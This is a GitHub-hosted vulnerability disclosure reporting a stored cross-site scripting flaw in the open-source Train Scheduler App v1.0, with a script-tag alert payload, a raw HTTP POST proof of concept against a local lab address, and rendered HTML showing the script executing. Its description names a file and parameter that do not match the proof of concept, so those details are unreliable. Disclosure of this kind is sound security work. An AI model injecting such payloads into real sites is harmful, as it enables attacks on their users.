

main ▾

...

CVE_Hunter / XSS-3.md



Tr0e Create XSS-3.md

[History](#)

1 contributor

52 lines (35 sloc) | 2.37 KB

...

Vulnerability Description

[Train Scheduler App v1.0](#) was discovered to contain a cross-site scripting (XSS) vulnerability via the add-fee.php. It is an open source project from <https://www.sourcecodester.com/>. This vulnerability allows attackers to execute arbitrary web scripts or HTML via a crafted payload injected into the cmddept parameter.

1. BUG_Author: Tr0e
2. vendors: [sourcecodester.com](https://www.sourcecodester.com/);
3. The program is built using the xampp/v3.3.0 and PHP/8.1.10 version;
4. Vulnerability location: /train_scheduler_app/?
id=&code=aaa&name=bbb&destination=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&duration=60&eta=30

Vulnerability Verification

[+] Payload:

```
<script>alert(1)</script>
```

POC:

```
POST http://192.168.0.111:91/train_scheduler_app/ HTTP/1.1
Host: 192.168.0.111:91
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.111:91
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Referer: http://192.168.0.111:91/train_scheduler_app/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=rbcvgagjbbad1bbrbb62nukgmc
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 92
```

```
id=&code=aaa&name=bbb&destination=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&duration=6
```



How to verify

Build the vulnerability environment according to the steps provided by the source code author and execute the Payload provided above.

The vulnerability is located at the "Save Schedule" function, you should insert Payload when you add new file, as shown in the following figure:

Train Scheduler App Home Real-Time

Schedule Form

Train Code
aaa

Train Name
bbb

Destination
`<script>alert(1)</script>`


Travel Duration (mins)
60

Arrival to Station Duration (mins)
30

Save Schedule

Schedule List

Added	Train	Destination	Duration	ETA	Action
-------	-------	-------------	----------	-----	--------



Train Scheduler App Home Real-Time

Schedule Form

Train Code

Train Name

Destination

New Schedule has been added successfully

Schedule List

Added	Train	Duration	ETA	Action
Oct 07, 2022 8:28 PM	bbb aaa	60 min(s)	30 min(s)	Action

```
<div class="alert alert-success rounded-0 mb-2"></div>
<div class="card rounded-0 shadow">
  <div class="card-header rounded-0">
  <div class="card-body rounded-0">
    <div class="container-fluid">
      <table class="table table-striped table-bordered table-hover">
        <thead>
          <tr>
            <td class="p-1">Oct 07, 2022 8:28 PM</td>
            <td class="p-1"></td>
            <td class="p-1"><script>alert(1)</script></td>
            <td class="p-1 text-center">60 min(s)</td>
            <td class="p-1 text-center">30 min(s)</td>
            <td class="text-center"></td>
          </tr>
        </thead>
      </table>
    </div>
  </div>
</div>
```